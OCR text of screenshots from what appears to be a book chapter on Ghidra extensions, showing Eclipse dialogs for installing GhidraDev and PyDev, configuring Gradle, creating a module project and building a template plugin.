type filter text
Select All
Deselect All
Name
Version
Ghidra
GhidraDev
2.1.0.201908140834
1 item selected
Details
Ghidra 1.0.0.41-cenio-7735K3I5A3I9A
Show only the latest versions of available software
Hide items that are already installed
Group items by category
What is already installed?
Show only software applicable to target environment
Contact all update sites during install to find required software
< Back
Next >
Finish
Cancel



Add Repository
Name:
GhidraDev
Local...
Location:
jar:file:/C:/Users/virusito/ghidra_9.1.1_PUBLIC/Extensions/
Archive...
Add
Cancel



Eclipse IDE Installation Details
Installed Software
Installation History
Features
Plug-ins
Configuration
type filter text
Name
Version
Id
Mylyn WikiText
3.0.36.202002070035
org.eclipse.mylyn.wikitext_
PyDev for Eclipse
6.3.1.201802272029
org.python.pydev.feature.f
Update...
Uninstall...
Properties
Close



Software Updates
Restart Eclipse IDE to apply the software update?
Restart Now
No



Install
Review Licenses
Licenses must be reviewed and accepted before the software can be installed.
License text (for PyDev for Eclipse 6.3.1.201802272029):
Eclipse Public License - v 1.0
I accept the terms of the license agreement
I do not accept the terms of the license agreement
< Back
Next >
Finish
Cancel



Install
Install Details
Review the items to be installed.
Name
Version
Id
PyDev for Eclipse
6.3.1.201802272029
org.python.pydev.feature.feature....
Size: 0 Bytes
Details
< Back
Next >
Finish
Cancel


Name
Version
PyDev for Eclipse
6.3.1.201802272029
PyDev for Eclipse Developer Resources
6.3.1.201802272029
Pydev Mylyn Integration
0.6.0
1 item selected
Details
Show only the latest versions of available software
Group items by category


Name
There are no categorized items
Details
Show only the latest versions of available software
Group items by category



Add Repository
Name:
PyDev 6.3.1
Local...
Location:
file:/C:/Users/virusito/PyDev 6.3.1/
Archive...
Add
Cancel



Extract Compressed (Zipped) Folders
Select a Destination and Extract Files
Files will be extracted to this folder:
C:\Users\virusito\PyDev 6.3.1
Browse...
Show extracted files when complete
Extract
Cancel



PyDev 6.3.1
Extract All...
Pin to Start



eclipse.org/downloads/packages/
Eclipse IDE for Java Developers
197 MB
493,895 DOWNLOADS
The essential tools for any Java developer, including a Java IDE, a Git client, XML Editor, Maven and Gradle integration
Windows 64-bit
Mac Cocoa 64-bit
Linux 64-bit


Chapter 4: Using Ghidra Extensions












Install Extensions
I...
Name
Description
Version
GnuDisassembler
GNU Disassembler. Extension is delivered unbuilt. See module README.txt for build ...
9.1.2
Sample code for extension developers
9.1.2
SampleTablePlugin
Sample plugin for creating and manipulating a table
9.1.2
Sleigh language development tools including external disassembler capabilities. The ...
9.1.2
Filter:
Name:
SampleTablePlugin
OK



Problems
Javadoc
Declaration
Console
Debug
MyExtensions - (default tasks) [Gradle Project] in C:\Users\virusito\eclipse-workspace\MyExtensions (27 abr. 2020 3:50:22)
[JavaHelpFilesBuilder] finished generating TOC file
[JavaHelpFilesBuilder] Done generating help files for module: MyExtensions
> Task :jar
> Task :zipSource
> Task :buildExtension
Created ghidra_9.1.1_PUBLIC_20200427_MyExtensions.zip in C:\Users\virusito\eclipse-workspace\MyExtensions\dist
BUILD SUCCESSFUL in 3m 16s
7 actionable tasks: 7 executed



Configure Gradle
Configure Gradle. Version 5.0 is expected.
Local installation directory:
C:\Gradle\gradle-5.0
Gradle Wrapper
INTERNET CONNECTION REQUIRED



Choose Ghidra Module Project
Choose an open Ghidra module project.
Ghida module project:
MyExtensions



Export
Select
Select an export wizard:
type filter text
General
Ghidra
Ghidra Module Extension
Install
Java
Run/Debug
Tasks
Team
XML
< Back
Next >
Finish
Cancel



eclipse-workspace - MyExtensions/src/main/java/myextensions/MyExtensionsPlugin.java - Eclipse IDE
File Edit Source Refactor Navigate Search Project Run GhidraDev Window Help
Package Explorer
MyExtensions
src/main/java
myextensions
MyExtensionsAnalyzer.java
MyExtensionsExporter.java
MyExtensionsFileSystem.java
MyExtensionsLoader.java
MyExtensionsPlugin.java
src/main/help
src/main/resources
ghidra_scripts
JUnit 4
JRE System Library [jdk-11.0.6+10]
Referenced Libraries
data
Ghidra
lib
os
src
build.gradle
extension.properties
Module.manifest
MyExtensionsPlugin.java
2 * IP: GHIDRA
16 package myextensions;
17
18 import java.awt.BorderLayout;
34
35 /**
36 * TODO: Provide class-level documentation that describes what this plugin does.
37 */
38 //@formatter:off
39 @PluginInfo(
40 status = PluginStatus.STABLE,
41 packageName = ExamplesPluginPackage.NAME,
42 category = PluginCategoryNames.EXAMPLES,
43 shortDescription = "Plugin short description goes here.",
44 description = "Plugin long description goes here."
45)
46 //@formatter:on
47 public class MyExtensionsPlugin extends ProgramPlugin {
48
49 MyProvider provider;
50
51 /**
52 * Plugin constructor.
53 *
54 * @param tool The plugin tool that this plugin is added to.
55 */
56 public MyExtensionsPlugin(PluginTool tool) {
57 super(tool, true, true);



GhidraDev
Window
Help
New
Export
Preferences
Link Ghidra...
About GhidraDev...



Python Support
Enable Python support for your project (requires PyDev plugin).
Enable Python
Jython interpreter:
jython_ghidra_9.1.1_PUBLIC
+



Choose a Ghidra Installation
Choose the Ghidra installation to use.
Ghidra installation:
C:\Users\virusito\ghidra_9.1.1_PUBLIC
+


Configure Ghidra Module Project
Configure a new Ghidra module project.
Module template:
Analyzer - Extends Ghidra analysis
Plugin - Extends the Ghidra user interface
Loader - Loads/imports a binary file format into Ghidra
FileSystem - Opens a file system format for browsing or batch import
Exporter - Exports/saves a Ghidra program to a specific file format
Processor - Enables disassembly/decompilation of a processor/architecture
< Back
Next >
Finish
Cancel

